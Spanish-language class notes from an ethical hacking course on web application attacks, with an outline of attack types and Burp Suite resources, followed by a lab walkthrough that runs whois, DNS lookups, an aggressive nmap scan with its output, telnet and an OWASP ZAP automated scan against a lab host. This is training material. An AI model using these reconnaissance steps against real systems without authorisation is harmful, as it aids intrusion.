

# Ethical Hacker : sesión 4

- [Ethical Hacker : sesión 4](#)

## clase

- Modulo 14
- Modulo 15
- Modulo 16
- Modulo 17

## Modulo 14: Hacking Web Applications

- Amenazas
- OWASP - <https://owasp.org>
  - asociación sin ánimo de lucro
  - proyectos relacionados con seguridad
  - Coraza - ModSecurity - set reglas programables
  - web security testint guide
- Componentes de terceros con problemas:  
<https://blog.elhacker.net/2022/06/herramienta-YODA-encuentra-miles-plugins-maliciosos-en-wordpress.html>
- Falta de monitorización
- Ataques a aplicaciones web
  - ataque transversal directorio
  - <https://certifiedhacker.com/<portales/>
    - se pueden escanear, permitido
    - ejemplos de vulnerabilidades
  - manipulación campos ocultos (via POST/GET)
    - amazon: &pct-off=60-99 - Truco para añadir a la URL de amazon para ver los productos con un descuento dado.
  - pass-the-cookie
    - robar cookies para logearse en una web
  - same-site
  - command injection
    - shell
    - html
    - file
  - LDAP injection
  - XSS en comentarios (tipo 2)
  - evasión filtros XSS
  - Timing attacks
    - direct timing: deducir por la respuesta si el usuario existe o no
    - cross-site timing: paquetes de solicitud manipulados usando javascript
    - browser-based timing: estimar el tiempo que tarda el server en procesar para saber si es correcto o no
  - XXE
    - invocación desde XML a una petición de fichero/recurso externo
  - redirecciones / reenvios inválidos
  - Magecart (web skimming): componentes de terceros desactualizados
  - Watering Hole (abrevadero): espera de potenciales víctimas, emboscada
  - CSRF

- Manipulación / envenenamiento de cookies
- Deserialización insegura
- Ataques a servicios web
  - apuntes Fernando:
    - **SOAP** (Simple Object Access Protocol) es un protocolo estándar que define cómo dos objetos en diferentes procesos pueden comunicarse entre sí, preguntando a UDDI por su localización, y por medio de intercambio de datos XML (documentos WSDL).
      - <https://txikiboo.wordpress.com/2013/11/11/relacion-soap-wsdl-uddi/> - Artículo sobre SOAP
    - **UDDI** son las siglas del catálogo de servicios denominado Universal Description, Discovery and Integration. UDDI se comunica intercambiando archivos WSDL. Un servidor (o proveedor del servicio) debe realizar el registro de su servicio en UDDI para que sea localizable.
    - **WSDL** (Web Services Description Language), es un formato (XML) que se utiliza para describir servicios web (WS).
- XML Poisoning
- DNS Rebinding
  - saltarse restricciones de seguridad
  - controlar DNS secundario, bajar TTL
  - primera petición legítima, la siguiente manipulada
- ...
- burpsuite: megaherramienta de seguridad (también vale para ZAP)
  - <https://portswigger.net/burp> - Descarga. Hay tres versiones:
    - Burp Suite Community Edition (gratis): <https://portswigger.net/burp/communitydownload>
    - Burp Suite Professional (349\$ / año)
    - Burp Suite Enterprise Edition (a partir de 6000\$ / año)
  - <https://portswigger.net/web-security> - Academy, formación gratuita, pero requiere cuenta.
  - <https://portswigger.net/web-security/all-labs> - Labs gratuitos, aunque requieren tener cuenta.
  - [https://www.youtube.com/playlist?list=PL4TbrTdoQBY\\_dZQ9XI9NKwb5evvyfYQnQ](https://www.youtube.com/playlist?list=PL4TbrTdoQBY_dZQ9XI9NKwb5evvyfYQnQ) - Un curso en video de Burp Suite, en español, que está bastante bien. Para novatos. Sacado de <https://sniferl4bs.com/2020/06/curso-burp-suite-desde-0-presentaci%C3%B3n/>
  - [https://github.com/alphaSeclab/awesome-burp-suite/blob/master/Readme\\_en.md](https://github.com/alphaSeclab/awesome-burp-suite/blob/master/Readme_en.md) - Recopilación de recursos de Burp Suite

## Lab 1 Module 14: Footprint the Web Infrastructure


### Task 1: Perform Web Application Reconnaissance using Nmap and Telnet

1. Perform a Whois lookup to gather information about the IP address of the web server and the complete information about the domain such as its registration details, name servers, IP address, and location.
2. Use tools such as Netcraft (<https://www.netcraft.com>), SmartWhois (<https://www.tamos.com>), WHOIS Lookup (<https://whois.domaintools.com>), and Batch IP Converter (<http://www.sabsoft.com>) to perform the Whois lookup.
3. Perform DNS Interrogation to gather information about the DNS servers, DNS records, and types of servers used by the target organization. DNS zone data include DNS domain names, computer names, IP addresses, domain mail servers, service records, etc.
4. Use tools such as, DNSRecon (<https://github.com>), and Domain Dossier (<https://centralops.net>) to perform DNS interrogation.
5. In the Parrot Terminal window, run `nmap -T4 -A -v [Target Web Application]` command (here, the target web application is [www.moviescope.com](http://www.moviescope.com)) to perform a port and service discovery scan.

```
Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
└─$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
└─# cd
[root@parrot]-[~]
└─# nmap -T4 -A -v www.moviescope.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-19 03:44 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating NSE at 03:44
Completed NSE at 03:44, 0.00s elapsed
Initiating ARP Ping Scan at 03:44
Scanning www.moviescope.com (10.10.1.19) [1 port]
Completed ARP Ping Scan at 03:44, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 03:44
Scanning www.moviescope.com (10.10.1.19) [1000 ports]
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19


Menu nmap -T4 -A -v www....
Applications Places System nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT DATA RSET MAIL QUIT HELP AUTH
TURN ETRN BDAT VRFY
80/tcp open http Microsoft IIS httpd 10.0
| http-methods:
| Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-favicon: Unknown favicon MD5: 1FAD49E61DC317546884FBA6EDF0A4B3
|_http-title: Login - MovieScope
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
1801/tcp open msmq?
2103/tcp open msrpc Microsoft Windows RPC
2105/tcp open msrpc Microsoft Windows RPC
2107/tcp open msrpc Microsoft Windows RPC
3389/tcp open ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-03-19T07:46:07+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=Server2019
| Issuer: commonName=Server2019
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-03-18T07:39:28
| Not valid after: 2024-09-17T07:39:28
| MD5: 3927:b822:4900:84a9:a939:eba9:11f8:8c7f

Menu nmap -T4 -A -v www....
```




```
Applications  Places  System  nmap -T4 -A -v www.moviescope.com - Parrot Terminal
File Edit View Search Terminal Help
2107/tcp open  msrpc          Microsoft Windows RPC
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-03-19T07:46:07+00:00; 0s from scanner time.
|_ssl-cert: Subject: commonName=Server2019
|_Issuer: commonName=Server2019
|_Public Key type: rsa
|_Public Key bits: 2048
|_Signature Algorithm: sha256WithRSAEncryption
|_Not valid before: 2024-03-18T07:39:28
|_Not valid after:  2024-09-17T07:39:28
|_MD5: 3927:b822:4900:84a9:a939:eba9:11f8:8c7f
|_SHA-1: cafc:5c04:de44:9daa:ee89:96fb:a01f:284a:e01e:ebbb
|_rdp-ntlm-info:
|_  Target_Name: SERVER2019
|_  NetBIOS_Domain_Name: SERVER2019
|_  NetBIOS_Computer_Name: SERVER2019
|_  DNS_Domain_Name: Server2019
|_  DNS_Computer_Name: Server2019
|_  Product_Version: 10.0.17763
|_  System_Time: 2024-03-19T07:45:27+00:00
MAC Address: 02:15:5D:25:39:75 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (97%)
Aggressive OS guesses: Microsoft Windows Server 2019 (97%)
No exact OS matches for host (test conditions non-ideal).
```

6. In the terminal window, run command telnet [www.moviescope.com](http://www.moviescope.com) 80 to establish a telnet connection with the target machine.




## Task 2: Perform Web Spidering using OWASP ZAP


1. In the Terminal window, type zaproxy and press Enter to launch OWASP ZAP.
2. After completing initialization, a prompt that reads Do you want to persist the ZAP Session? appears; select the No, I do not want to persist this session at this moment in time radio button and click Start.



3. The Automated Scan wizard appears; enter the target website under the URL to attack field (here, [www.moviescope.com](http://www.moviescope.com)). Leave the other settings to default and click the Attack button.

